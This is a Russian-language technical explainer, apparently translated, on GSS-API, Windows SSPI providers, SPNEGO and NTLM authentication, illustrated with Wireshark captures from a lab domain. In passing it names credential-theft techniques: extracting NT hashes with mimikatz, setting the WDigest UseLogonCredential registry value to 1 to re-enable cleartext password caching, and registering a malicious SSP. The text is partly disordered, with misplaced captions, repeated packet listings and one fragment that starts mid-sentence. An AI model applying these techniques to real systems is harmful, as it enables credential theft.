
Процедуры и типы для языка программирования **C** определены в **RFC 2744**. Таким образом, библиотека, совместимая с GSS-API, реализует эти методы и типы. Например, библиотеку **MIT Kerberos** можно использовать, вызывая процедуры GSS-API вместо прямого вызова процедур Kerberos. Вот некоторые из процедур GSS-API:

- **gss\_acquire\_cred** — возвращает дескриптор учетных данных;
- **gss\_init\_sec\_context** — иницирует контекст безопасности для использования с узлом;
- **gss\_accept\_sec\_context** — принимает контекст безопасности, инициированный узлом.

Кроме того, GSS-API также помогает поддерживать целостность и конфиденциальность связи. GSS-API включает процедуры для вычисления/проверки MIC (кода целостности сообщения) для сообщения, а также для шифрования/дешифрования содержимого. Соответствующие процедуры следующие:

- **gss\_get\_mic** — вычислить MIC (код целостности сообщения) для сообщения;
- **gss\_verify\_mic** — проверить MIC, чтобы проверить целостность сообщения;
- **gss\_wrap** — прикрепить MIC к сообщению и при необходимости зашифровать содержимое сообщения;
- **gss\_unwrap** — проверить MIC и расшифровать содержимое сообщения.

Таким образом, пользовательское приложение может использовать разные библиотеки безопасности, просто вызывая процедуры GSS-API без изменения кода для каждой библиотеки. Например, программа может использовать аутентификацию Kerberos и NTLM через GSS-API.



Программа, которая может использовать аутентификацию Kerberos или NTLM

Многие различные службы в Windows используют GSS-API для обеспечения аутентификации через Kerberos или NTLM. Несмотря на это, Kerberos недоступен в рабочих группах, только в Active Directory, поскольку это протокол централизованной аутентификации.

Windows использует **SSPI** (интерфейс поставщика поддержки безопасности), который является проприетарным вариантом GSS-API Microsoft с некоторыми расширениями. Фактически, многие функции SSPI эквивалентны функциям GSS-API, например следующие:

Поставщики общих служб Windows

В Windows существуют разные **SSP** (поставщики поддержки безопасности) в виде библиотек DLL, которые реализуют SSPI и могут использоваться разными приложениями. Некоторые SSP:

#### **Kerberos SSP**

Поставщик общих служб Kerberos (kerberos.dll) управляет проверкой подлинности Kerberos. Он также отвечает за кэширование билетов и ключей Kerberos.

#### **NTLM SSP**


NTLMSSP (msv1\_0.dll) управляет проверкой подлинности NTLM. Он отвечает за кэширование хэшей NT, которые могут быть извлечены mimikatz из процесса lsass.

#### **Согласование SSP**

Поставщик общих служб согласования (secur32.dll) — это промежуточный поставщик общих служб, который управляет согласованием SPNEGO и делегирует проверку подлинности поставщику общих служб Kerberos или NTLM в зависимости от результата согласования.

SSPI	GSS-API
AcquireCredentialsHandle	gss_acquire_cred
InitializeSecurityContext	gss_init_sec_context
AcceptSecurityContext	gss_accept_sec_context





Программа, использующая согласование (SPNEGO)

### Дайджест SSP

Дайджест (wdigest.dll) реализует протокол доступа к дайджесту. Используется для HTTP. Это поставщик общих служб, который кэширует незашифрованные пароли в старых операционных системах, которые могут быть извлечены с помощью mimikatz.

Даже если кэширование паролей отключено по умолчанию, начиная с Windows 2008 R2, все еще можно включить кэширование паролей, установив для записи реестра `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential` значение 1 или установив исправление **Digest SSP** непосредственно в памяти.

### Безопасный канал SSP

Безопасный канал (schannel.dll) обеспечивает зашифрованную связь. Он используется для добавления уровня SSL/TLS к HTTP-коммуникациям.

### Учетные данные SSP

**CredSSP** (credssp.dll) создает канал TLS, аутентифицирует клиента посредством согласования SSP и, наконец, позволяет клиенту отправить полные учетные данные пользователя на сервер. Используется протоколом **RDP**.

### Пользовательские поставщики общих служб

Более того, третьи стороны также могут добавить свой собственный SSP в раздел реестра `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages`. SSP также может быть AP (пакетом проверки подлинности), который используется приложениями входа в систему. Регистрация **SSP/AP** — это техника, используемая **mimikatz** для кражи паролей.

## SPNEGO

**SPNEGO** (простое и защищенное согласование GSS-API) — это механизм, который позволяет приложениям клиент-сервер согласовывать базовый протокол безопасности, совместимый с GSS-API, используемый приложением. Таким образом, и клиент (также известный как инициатор в RFC 4178), и сервер (известный как акцептор) могут установить один и тот же контекст GSS (путем вызова `GSS_Init_sec_context`).

Процесс для SPNEGO в основном следующий:

1. Клиент (инициатор) вызывает `GSS_Init_sec_context` и указывает, что будет использоваться SPNEGO. Затем возвращается список с вариантами механизма безопасности (`mechTypes`) и, возможно, начальный токен для предпочтительного механизма (`mechToken`). Эта информация отправляется на сервер в сообщении `NegTokenInit`.

20	14.121852	192.168.100.10	192.168.100.2	445 SMB2	274 Negotiate Protocol Request
21	14.122551	192.168.100.2	192.168.100.10	49797 SMB2	366 Negotiate Protocol Response
37	14.133463	192.168.100.10	192.168.100.2	445 SMB2	3157 Session Setup Request
40	14.135811	192.168.100.2	192.168.100.10	49797 SMB2	314 Session Setup Response
41	14.136273	192.168.100.10	192.168.100.2	445 SMB2	152 Tree Connect Request Tree: \\drA

Blob Length: 3011	
▼	Security Blob: 60820bbf06062b0601050502a0820bb330620bafa030302e06092a064802f71201020206...
▼	GSS-API Generic Security Service Application Program Interface
	OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
▼	Simple Protected Negotiation
▼	negTokenInit
▼	mechTypes: 4 items
	MechType: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
	MechType: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
	MechType: 1.3.6.1.4.1.311.2.2.30 (NEGOEX - SPNEGO Extended Negotiation Security Mechanism)
	MechType: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
	mechToken: 60820b7106092a064806f71201020201006e820b6030820b5ca003020105a10302010ea2...
>	krb5_blob: 60820b7106092a064806f71201020201006e820b6030820b5ca003020105a10302010ea2...

SPNEGO NegTokenInit с начальным токеном Kerberos

2. Серверное приложение передает исходный токен и список механизмов безопасности в `GSS_Accept_sec_context`. Затем возвращается один из следующих результатов и отправляется в сообщении `NegTokenResp` (`NegTokenResp` — это то же самое, что и `NegTokenTarg`, отображаемый Wireshark):

- Если ни один из механизмов безопасности не принят — сервер отклоняет согласование;
- Если выбранный механизм безопасности является предпочтительным для клиента, используется полученный токен. Создается токен согласования, содержащий состояние принятия-завершения;
- Если выбран другой механизм, отличный от предпочтительного, создается токен согласования с состоянием `accept-incomplete` или `request-mic`.

37	14.133463	192.168.100.10	192.168.100.2	445 SMB2	3157 Session Setup Request
40	14.135811	192.168.100.2	192.168.100.10	49797 SMB2	314 Session Setup Response
41	14.136273	192.168.100.10	192.168.100.2	445 SMB2	152 Tree Connect Request Tree: \\dc01\\IPC\$
42	14.136615	192.168.100.2	192.168.100.10	49797 SMB2	138 Tree Connect Response
43	14.136825	192.168.100.10	192.168.100.2	445 SMB2	178 Ioctl Request FSCTL_QUERY_NETWORK_INTERF
44	14.136929	192.168.100.10	192.168.100.2	445 SMB2	198 Ioctl Request FSCTL_DFS_GET_REFERRALS, F

Blob Length: 184  
 Security Blob: a181b53081b2a0030a0100a10b06092a864886f712010202a2819d04819a60819706092a...  
 GSS-API Generic Security Service Application Program Interface  
   Simple Protected Negotiation  
     negTokenTarg  
       negResult: accept-completed (0)  
       supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)  
       responseToken: 60819706092a864886f712010202006f8187308184a003020105a10302010fa2783076...  
       > krb5\_blob: 60819706092a864886f712010202006f8187308184a003020105a10302010fa2783076...

SPNEGO NegTokenResp с полным ответом

3. Если согласование возвращается клиенту, то оно передается в GSS\_Init\_sec\_context и анализируется. Согласование продолжается до тех пор, пока и клиент, и сервер не согласуют механизм и параметры безопасности.



Согласование SPNEGO

Windows использует SPNEGO через Negotiate SSP. Это позволяет таким службам, как SMB, использовать проверку подлинности Kerberos или NTLM. Kerberos в основном используется для аутентификации пользователей домена, тогда как NTLM позволяет аутентифицировать пользователей локального компьютера. Обычно существует третья опция, называемая NEGOEX, которая позволяет усиливать опции SPNEGO, но, как правило, эта опция никогда не используется.

На самом деле, Windows использует расширение для SPNEGO, SPNG. Это расширение включает улучшения для SPNEGO, такие как новое сообщение NegTokenInit2, которое позволяет серверу инициировать согласование SPNEGO.

20	14.121852	192.168.100.10	192.168.100.2	445 SMB2	274 Negotiate Protocol Request
21	14.122551	192.168.100.2	192.168.100.10	49797 SMB2	366 Negotiate Protocol Response
37	14.133463	192.168.100.10	192.168.100.2	445 SMB2	3157 Session Setup Request
40	14.135811	192.168.100.2	192.168.100.10	49797 SMB2	314 Session Setup Response
41	14.136273	192.168.100.10	192.168.100.2	445 SMB2	152 Tree Connect Request Tree: \\dc01\
42	14.136615	192.168.100.2	192.168.100.10	49797 SMB2	138 Tree Connect Response
43	14.136825	192.168.100.10	192.168.100.2	445 SMB2	178 Ioctl Request FSCTL_QUERY_NETWORK_

```

Blob Length: 120
▼ Security Blob: 607606062b0601050502a06c306aa03c303a060a2b06010401523702021e06092a864882...
  ▼ GSS-API Generic Security Service Application Program Interface
    OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
      ▼ Simple Protected Negotiation
        ▼ negTokenInit
          ▼ mechTypes: 5 items
            MechType: 1.3.6.1.4.1.311.2.2.30 (NEGOEX - SPNEGO Extended Negotiation Security Mechanism)
            MechType: 1.2.840.48018.1.2.2 (MS KRBS - Microsoft Kerberos 5)
            MechType: 1.2.840.113554.1.2.2 (KRBS - Kerberos 5)
            MechType: 1.2.840.113554.1.2.2.3 (KRBS - Kerberos 5 - User to User)
            MechType: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
          > negHints
        NegotiateContextOffset: 0x000000f8
  
```

Согласование SPNEGO

## NTLM

### Основы NTLM

**NTLM** (NT LAN Manager) — это протокол проверки подлинности, который может использоваться службами Windows для проверки подлинности клиента. NTLM реализован в NTLM SSP и, помимо аутентификации, также позволяет защитить связь, подписывая и/или шифруя сообщения.

Прежде чем обсуждать NTLM, важно определить несколько понятий:

- **NTLM** — сетевой протокол, используемый для аутентификации пользователей на удаленных компьютерах. Он также известен как Net-NTLM;
- **NTLMv1** — версия 1 NTLM. Он также известен как Net-NTLMv1;
- **NTLMv2** — версия 2 NTLM, отличается от NTLMv1 способом вычисления сеансового ключа и хэша NTLM. Он также известен как Net-NTLMv2;
- **NTLM2** — это NTLMv1 с повышенной безопасностью, но все же более слабый, чем NTLMv2;
- **Хэш/ответ NTLM** — ответ на запрос сервера, рассчитанный на основе хэша NT. Он также известен как хэш Net-NTLM и ответ NTLM;
- **Хэш NTLMv1** — хэш NTLM, созданный NTLMv1;
- **Хэш NTLMv2** — хэш NTLM, созданный NTLMv2;
- **Хэш NT** — хэш, полученный из пароля пользователя, используемый в качестве секрета для аутентификации NTLM. Обычно его называют хэшем NTLM, но это имя неверно, поскольку хэш NTLM создается протоколом NTLM;
- **Хэш LM** — более старый хэш LAN Manager, полученный из пароля пользователя, устарел и широко не используется. Довольно легко взломать;

- **Ответ LM** — ответ LM на запрос сервера с использованием хэша LM для его вычисления. LM можно использовать в сочетании с ответом NTLM. Этот ответ устарел;
- **LMv1** — Версия 1 ответа LM;
- **LMv2** — версия 2 ответа LM.


Первое, что нужно знать, это то, что NTLM не является изолированным протоколом, генерирующим сетевой трафик, а должен использоваться как встроенный в протокол приложения, такой как **SMB**, **LDAP** или **HTTP**.

Более того, NTLM можно использовать как в сетях Active Directory, так и в сетях рабочих групп. В Active Directory для пользователей домена предпочтительным протоколом проверки подлинности является Kerberos, но можно использовать и NTLM, тогда как локальные пользователи компьютеров могут проходить проверку подлинности только удаленно с помощью NTLM. Поэтому, даже если в домене можно отключить NTLM, в настоящее время он все еще присутствует в большинстве сетей.

Аутентификация NTLM состоит из 3 сообщений/этапов: **СОГЛАСОВАНИЕ**, **ПРИГЛАШЕНИЕ** и **АУТЕНТИФИКАЦИЯ**.

#### NTLM-аутентификация

Во-первых, клиент после инициирования контекста безопасности путем вызова **InitializeSecurityContextSSP NTLM** отправляет на сервер сообщение **NEGOTIATE**. Он указывает параметры безопасности, такие как используемая версия NTLM.





25	7.766625	192.168.100.10	192.168.100.2	445 SMB	127 Negotiate Protocol Request
26	7.767976	192.168.100.2	192.168.100.10	50021 SMB2	306 Negotiate Protocol Response
27	7.768158	192.168.100.10	192.168.100.2	445 SMB2	292 Negotiate Protocol Request
28	7.769127	192.168.100.2	192.168.100.10	50021 SMB2	366 Negotiate Protocol Response
29	7.792519	192.168.100.10	192.168.100.2	445 SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
30	7.793665	192.168.100.2	192.168.100.10	50021 SMB2	377 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_C
31	7.796252	192.168.100.10	192.168.100.2	445 SMB2	669 Session Setup Request, NTLMSSP_AUTH, User: CONTOSO\anakin
32	7.802289	192.168.100.2	192.168.100.10	50021 SMB2	159 Session Setup Response

## Сообщение согласования NTLM

75	21.071122	192.168.100.10	192.168.100.2	445 SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
76	21.071957	192.168.100.2	192.168.100.10	49725 SMB2	347 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
77	21.072942	192.168.100.10	192.168.100.2	445 SMB2	639 Session Setup Request, NTLMSSP_AUTH, User: CONTOSO\anakin
78	21.080285	192.168.100.2	192.168.100.10	49725 SMB2	159 Session Setup Response
79	21.080744	192.168.100.10	192.168.100.2	445 SMB2	178 Tree Connect Request Tree: \\192.168.100.2\IPC\$
80	21.081182	192.168.100.2	192.168.100.10	49725 SMB2	138 Tree Connect Response
81	21.081338	192.168.100.10	192.168.100.2	445 SMB2	178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
82	21.081487	192.168.100.10	192.168.100.2	445 SMB2	216 Ioctl Request FSCTL_GET_DEVICE_PARAMETERS, File: \\192.168.100.2\...

## Сообщение о вызове NTLM

такие как информация об имени компьютера, версии и имени домена, а также флаги согласования. Кроме того, сообщение включает **MIC** (код целостности сообщения), чтобы избежать подделки.

28	7.769127	192.168.100.2	192.168.100.1	50021 SMB2	366 Negotiate Protocol Response
29	7.792519	192.168.100.10	192.168.100.2	445 SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
30	7.793665	192.168.100.2	192.168.100.10	50021 SMB2	377 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_C
31	7.796252	192.168.100.10	192.168.100.2	445 SMB2	669 Session Setup Request, NTLMSSP_AUTH, User: CONTOSO\anakin
32	7.802289	192.168.100.2	192.168.100.10	50021 SMB2	159 Session Setup Response

Blob Offset: 0x00000058  
 Blob Length: 523  
 Security Blob: a182020730820203a0030a0101a28201e6048201e24e544c4d535350000300000018001d...  
 GSS-API Generic Security Service Application Program Interface  
   Simple Protected Negotiation  
     negTokenTarg  
       negResult: accept-incomplete (1)  
       responseToken: 4e544c4d535350000300000018001d0000000003a013a019500000000000005000000...  
     NTLM Secure Service Provider  
       NTLMSSP identifier: NTLMSSP  
       NTLM Message Type: NTLMSSP\_AUTH (0x00000003)  
       > Lan Manager Response: 00  
       LW2 Client Challenge: 0000000000000000  
       > NTLM Response: b817764e0be30f1ee976b0b1fc7f8b4010100000000000db835be8ca44d70107a933eb...  
       > Domain name: CONTOSO  
       > User name: anakin  
       > Host name: WS01-10  
       > Session Key: 14fd2f31680a0720ea680c7502cfd47  
       > Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Ext  
       > Version 10.0 (Build 19041); NTLM Current Revision 15  
       MIC: 89bfff4684c5a2b067b78ae56b03b260  
       mechListMIC: 01000000659ac5c8d0e6184e00000000

## Сообщение аутентификации NTLM

Наконец, сервер проверяет правильность ответа на запрос (`AcceptSecurityContext`) и настройку сеанса безопасности. Следующие сообщения будут зашифрованы/подписаны сеансовым ключом.


37	14.133463	192.168.100.10	192.168.100.2	445 SMB2	3157 Session Setup Request
40	14.135811	192.168.100.2	192.168.100.10	49797 SMB2	314 Session Setup Response
41	14.136273	192.168.100.10	192.168.100.2	445 SMB2	152 Tree Connect Request Tree: \\dc01\IPC\$
42	14.136615	192.168.100.2	192.168.100.10	49797 SMB2	138 Tree Connect Response
43	14.136825	192.168.100.10	192.168.100.2	445 SMB2	178 Ioctl Request FSCTL_QUERY_NETWORK_INTERF
44	14.136929	192.168.100.10	192.168.100.2	445 SMB2	198 Ioctl Request FSCTL_DFS_GET_REFERRALS, F

```

Blob Length: 184
  Security Blob: a181b53081b2a0030a0100a10b06092a864886f712010202a2819d04819a60819706092a...
    GSS-API Generic Security Service Application Program Interface
      Simple Protected Negotiation
        negTokenTarg
          negResult: accept-completed (0)
          supportedMech: 1.2.840.48018.1.2.2 (MS KRBS - Microsoft Kerberos 5)
          responseToken: 60819706092a864886f71201020202006f8187308184a003020105a10302010fa2783076...
            krb5_blob: 60819706092a864886f71201020202006f8187308184a003020105a10302010fa2783076...
  
```

Аутентификация завершена



## Процесс аутентификации NTLM

Процесс проверки подлинности NTLM обрабатывается поставщиком общих служб NTLM независимо от используемого протокола приложения. Также следует отметить, что для подтверждения своей личности клиент должен иметь ключ. Ключ, используемый в аутентификации NTLM, — это хэш NT пользователя, который действует как клиент (также хэш LM используется в NTLMv1).

Тем не менее, в NTLM хэш NT не передается по сети, а используется только для вычисления ответа NTLM на вызов сервера и сеансового ключа. Ответ NTLM также известен как хэш NTLM (также называемый хэшем Net-NTLM). Расчет хэша NTLM зависит от версии протокола NTLM.

При использовании NTLM учетные данные не передаются по сети, поэтому они не кэшируются на целевой машине. Поэтому их нельзя получить с помощью mimikatz.

В настоящее время существует 2 версии протокола NTLM: **NTLMv1** и **NTLMv2**.

Используемая версия не согласовывается при передаче, но должна быть правильно настроена на клиенте и сервере.

Однако в сообщениях NTLM согласовываются другие параметры безопасности, например:

- **Подпись сеанса.** Полезно для предотвращения атак **NTLM Relay**;
- **Шифрование сеанса.** Обычно не используется;
- **Генерация ответа LM.** Если ответ LM не требуется, он не будет обрабатываться сервером;
- **Использование сеансовой безопасности NTLMv2 или NTLMv1.**  
Безопасность сеанса — это не версия проверки подлинности, а расширение для повышения безопасности проверки подлинности NTLMv1.


Рассмотрим различия между NTLMv1 и NTLMv2.

## NTLMv1

---

В NTLMv1 ответ NTLM (хэш NTLMv1) на вызов сервера вычисляется с использованием хэша NT для шифрования запроса сервера с помощью алгоритма **DES**. Сеансовый ключ также шифруется напрямую с помощью хэша NT.

NTLMv1 можно использовать с протоколом безопасности NTLMv2, то есть не совсем NTLMv2, а расширением для повышения безопасности NTLMv1.



Аутентификация NTLMv1


## NTLMv2

---

